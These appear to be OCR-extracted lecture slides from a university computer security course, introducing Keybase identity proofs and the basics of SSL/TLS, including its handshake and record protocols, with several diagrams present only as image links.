CSE 484 / CSE M 584: Computer Security and Privacy

Web Security
[SSL/TLS and Browser Security Model]

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
Keys for People: Keybase

- Basic idea:
  - Rely on existing trust of a person's ownership of other accounts (e.g., Twitter, GitHub, website)
  - Each user publishes signed proofs to their linked account

https://keybase.io/

SSL/TLS




- Secure Sockets Layer and Transport Layer Security protocols
  - Same protocol design, different crypto algorithms
- De facto standard for Internet security
  - "The primary goal of the TLS protocol is to provide privacy and data integrity between two communicating applications"
- Deployed in every Web browser; also VoIP, payment systems, distributed systems, etc.


TLS Basics

- TLS consists of two protocols
  - Familiar pattern for key exchange protocols
- Handshake protocol
  - Use public-key cryptography to establish a shared secret key between the client and the server
- Record protocol
  - Use the secret symmetric key established in the handshake protocol to protect communication between the client and the server

Basic Handshake Protocol



Basic Handshake Protocol



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

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




